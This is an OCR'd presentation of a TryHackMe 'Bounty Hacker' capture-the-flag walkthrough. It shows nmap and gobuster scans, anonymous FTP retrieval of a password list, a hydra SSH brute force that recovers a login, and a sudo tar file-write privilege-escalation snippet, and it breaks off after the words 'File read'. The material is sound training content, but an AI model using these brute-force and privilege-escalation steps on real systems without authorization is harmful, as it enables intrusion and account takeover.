


Bounty Hacker Penetration Test

A TryHackMe Security Assessment aligned with MITRE ATT&CK and Real-World Incidents

Cybersecurity Team Presentation — October 31, 2025


kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ nmap -p- 10.10.238.230
Starting Nmap 7.95 (https://nmap.org) at 2025-10-30 05:13 EDT
Nmap scan report for 10.10.238.230
Host is up (0.053s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 136.63 seconds
(kali㉿kali)-[~]
$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.238.230
Starting Nmap 7.95 (https://nmap.org) at 2025-10-30 05:19 EDT
Nmap scan report for 10.10.238.230
Host is up (0.055s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.14.111.170
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 f8:49:2c:47:c2:b8:2f:d8:6e:70:83:56:c8:b3:a5:9a (RSA)
| 256 5a:d5:9b:f6:4a:1d:fe:2a:a5:2b:6b:6d:5d:98:4e:d5 (ECDSA)
|_ 256 c7:63:f4:c6:8a:db:8b:a4:6c:2e:0d:ad:0f:47:71:6e (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.58 seconds
┌──(kali㉿kali)-[~]
└─$


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.238.230/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.238.230/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Follow Redirect: true
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/images (Status: 200) [Size: 938]
/javascript (Status: 403) [Size: 278]
Progress: 87662 / 87662 (100.00%)
Finished
(kali㉿kali)-[~]
$


10.10.238.230/ | New Tab | Not Secure | http://10.10.238.230


Spike: "..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."


Jet: "Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."


Ed: "I'm Ed. You should have access to the device they are talking about on your computer. **Edward** and **Ein** will be on the main deck if you need us!"


Faye: "..hmph.."



Index of /images
Not Secure
http://10.10.238.230/images/
Index of /images
Name
Last modified
Size
Description
Parent Directory
-
crew.jpg
2020-06-05 14:56
608K
Apache/2.4.41 (Ubuntu) Server at 10.10.238.230 Port 80


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.238.230
Connected to 10.10.238.230.
220 (vsFTPd 3.0.5)
Name (10.10.238.230:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--   1 ftp   ftp   418 Jun 07 2020 [redacted].txt
-rw-rw-r--   1 ftp   ftp   68 Jun 07 2020 [redacted].txt
226 Directory send OK.
ftp> mget [redacted].txt [redacted].txt
mget locks.txt [anpqy?]? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for [redacted].txt (418 bytes).
100% |**********| 418   11.07 MiB/s   00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (7.77 KiB/s)
mget task.txt [anpqy?]? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for [redacted].txt (68 bytes).
100% |**********| 68   1.32 MiB/s   00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (1.26 KiB/s)
ftp>


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ cat [redacted].txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
-lin
(kali㉿kali)-[~]
$ cat [redacted].txt
rEddrAGO[redacted]
ReDdr4g0[redacted]
Dr@gOn$y[redacted]
R3DDr46O[redacted]
ReddRA60[redacted]
R3dDrag0[redacted]
dRa6oN5Y[redacted]
ReDDR4g0[redacted]
R3Dr4gOn[redacted]
RedDr4go[redacted]
R3dDRaG0[redacted]
Synd1c4t[redacted]
reddRAg0[redacted]
REddRaG0[redacted]
Dra6oN$y[redacted]
4L1mi6H7[redacted]
rEDdragO[redacted]
DrAgoN5y[redacted]
ReDdrag0[redacted]
Dr@gOn$y[redacted]
RedDr@go[redacted]
REd$yNdI[redacted]
dr@goN5Y[redacted]
rEDdrAGO[redacted]
r3ddr@g0[redacted]
ReDSynd1[redacted]
(kali㉿kali)-[~]
$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nano usernames.txt
┌──(kali㉿kali)-[~]
└─$ cat usernames.txt
spike
jet
ed
edward
ein
faye
lin
┌──(kali㉿kali)-[~]
└─$


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -L usernames.txt -P [redacted].txt ssh://10.10.238.230/ -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 08:36:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 182 login tries (l:7/p:26), ~46 tries per task
[DATA] attacking ssh://10.10.238.230:22/
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 108 to do in 00:02h, 4 active
[STATUS] 69.00 tries/min, 138 tries in 00:02h, 44 to do in 00:01h, 4 active
[22][ssh] host: 10.10.238.230 login: lin password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-30 08:38:42
┌──(kali㉿kali)-[~]
└─$


lin@ip-10-10-238-230: ~/Desktop
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ ssh lin@10.10.238.230
lin@10.10.238.230's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Oct 30 07:02:34 2025 from 10.14.111.170
lin@ip-10-10-238-230:~/Desktop$ ls
.txt
lin@ip-10-10-238-230:~/Desktop$ cat .txt
THM{CR1M3_
}
lin@ip-10-10-238-230:~/Desktop$


lin@ip-10-10-238-230: ~/Desktop
Session Actions Edit View Help
lin@ip-10-10-238-230:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-10-238-230:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User lin may run the following commands on ip-10-10-238-230:
(root) /bin/tar
lin@ip-10-10-238-230:~/Desktop$

```
LFILE=file_to_write
TF=$(mktemp)
echo DATA > "$TF"
tar c --xform "s@.*@$LFILE@" -OP "$TF" | tar x -P
```

File read

